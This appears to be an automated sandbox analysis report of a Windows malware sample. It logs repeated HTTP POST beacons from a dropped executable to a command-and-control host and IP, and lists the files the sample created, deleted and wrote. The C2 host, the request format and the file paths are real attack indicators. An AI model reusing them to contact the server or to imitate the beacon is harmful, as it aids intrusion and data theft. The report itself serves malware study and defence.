May 4, 2022 17:06:47.499152899 CEST	1408	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:47.985481024 CEST	1409	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:24 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.4	49797	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:51.121382952 CEST	1424	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:51.541780949 CEST	1456	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:27 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.4	49798	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:54.199563980 CEST	1457	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:54.742448092 CEST	1457	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:30 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.4	49799	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:57.725161076 CEST	1458	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:58.254968882 CEST	1459	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:34 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49762	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:05:51.935858011 CEST	1140	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:05:52.472199917 CEST	1232	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:28 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.4	49800	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:00.180937052 CEST	1459	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:00.547756910 CEST	1460	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:36 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.4	49801	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:04.571093082 CEST	1461	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:05.007163048 CEST	1461	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:41 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.4	49802	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:06.183458090 CEST	1462	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:06.643095016 CEST	1465	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:42 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.4	49808	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:08.526354074 CEST	6566	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:09.009329081 CEST	6567	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:45 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.4	49809	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:12.448956966 CEST	6567	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:12.890173912 CEST	6568	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:49 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.4	49810	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:15.237173080 CEST	6569	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:15.612334013 CEST	7092	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:51 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.4	49812	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:18.160223961 CEST	7109	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:18.596982956 CEST	7110	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:54 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.4	49813	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:20.640279055 CEST	7110	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:21.051803112 CEST	7111	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:06:57 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.4	49814	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:24.436443090 CEST	7112	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:24.858928919 CEST	7112	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:07:01 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.4	49815	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:26.425494909 CEST	7113	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:26.831839085 CEST	7114	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:07:03 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49764	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:05:53.814872980 CEST	1233	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:05:54.312279940 CEST	1234	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:30 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.4	49816	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:29.254760027 CEST	7115	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:29.679425955 CEST	7116	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:07:05 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.4	49818	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:32.582865953 CEST	7121	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:33.087141037 CEST	7121	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:07:09 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.4	49819	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:34.959527016 CEST	7122	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:35.421030998 CEST	7123	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:07:11 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.4	49820	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:07:36.164319038 CEST	7124	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:07:36.607784033 CEST	7124	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:07:12 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49765	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:05:56.623177052 CEST	1235	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:05:57.102046013 CEST	1235	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:33 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49767	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:05:58.579153061 CEST	1324	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:05:59.063198090 CEST	1325	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:35 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49769	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:01.435904026 CEST	1339	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:01.883214951 CEST	1351	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:38 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49771	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe


Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:03.575680971 CEST	1352	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:03.992033958 CEST	1354	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:40 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49777	88.218.168.92	80	C:\Users\user\AppData\Local\Temp\dehbibhar.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2022 17:06:09.141151905 CEST	1384	OUT	POST /gf3/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: sempersim.su Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 1234DF8C Content-Length: 163 Connection: close
May 4, 2022 17:06:09.618552923 CEST	1385	IN	HTTP/1.0 404 Not Found Date: Wed, 04 May 2022 15:05:45 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: dhGoVvfmul.exe PID: **2732**, Parent PID: **2100**

General

Target ID:	0
Start time:	17:05:30
Start date:	04/05/2022
Path:	C:\Users\user\Desktop\dhGoVvfmul.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\dhGoVvfmul.exe"
Imagebase:	0x400000
File size:	125839 bytes
MD5 hash:	5C5D4E3E0DADFF03DA7B9878ACF3E706
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsg1FBC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	406065	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\nsb1FEC.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	406065	GetTempFileNameW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\nsb1FEC.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	405A81	CreateDirectoryW
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	405AC1	CreateDirectoryW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ptq0vlz6htg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW
C:\Users\user\AppData\Local\Temp\efnvpl	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW
C:\Users\user\AppData\Local\Temp\dehbibhar.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	406023	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsg1FBC.tmp	success or wait	1	40383F	DeleteFileW
C:\Users\user\AppData\Local\Temp\nsb1FEC.tmp	success or wait	1	405C42	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ptq0vlz6htg	0	17281	fd 47 08 fd fd fd 0d 0a fd 48 fd 43 56 fd 2b fd fd fa fd 1c fd fd 49 7a 4c 71 fd 1e fd 6e fd 41 6a fd fd fd fd 2e fd 02 fd fd 11 fd fd fd 7d fd 66 fd 60 17 3b fd fd fd fd fd 11 3e fd fd fd fd 6a 24 fd 42 32 79 0f 36 4b fd 18 44 2e fd fd fd 1e 23 0d fd fd 6c fd 79 fd fd 4d fd fd e2 fd 27 4f 1e fd 05 fd fd 73 45 fd 1c 12 fd fd 09 fd 3b 3b 62 fd fd fd fd 4c fd 3c fd 23 77 2e fc 0a 72 fd 12 3e fd 5b 23 7e fd 63 54 fd 3c 04 fd fd fd 45 fd 79 fd 5b 04 fd 0c fd c6 fd fd 69 4c fd 17 28 0c 7f 1c 10 30 5d fd fd 38 26 6b fd 1a fd 65 74 fd 18 35 39 68 39 65 40 44 fd 69 5b fd fd 08 17 41 fd 47 fd fd 3e fd fd 28 fd 09 fd 1b fd fd fd 1f 67 79 57 fd 56 fd 11 fd fd fd fd fd 6b 06 fd fd 1a 78 fd fd fd 41 fd fd fd fd e5 fd fd fd 68 28 05	GHCV+IzLqnAj.}f`;>$B2y 6KD.#lyM'OsE;;bL<#w.r> [#~cT<Ey[iL(0]8& ket5h9e@Di[AG> (gWVkxAh(	success or wait	6	4060C3	WriteFile
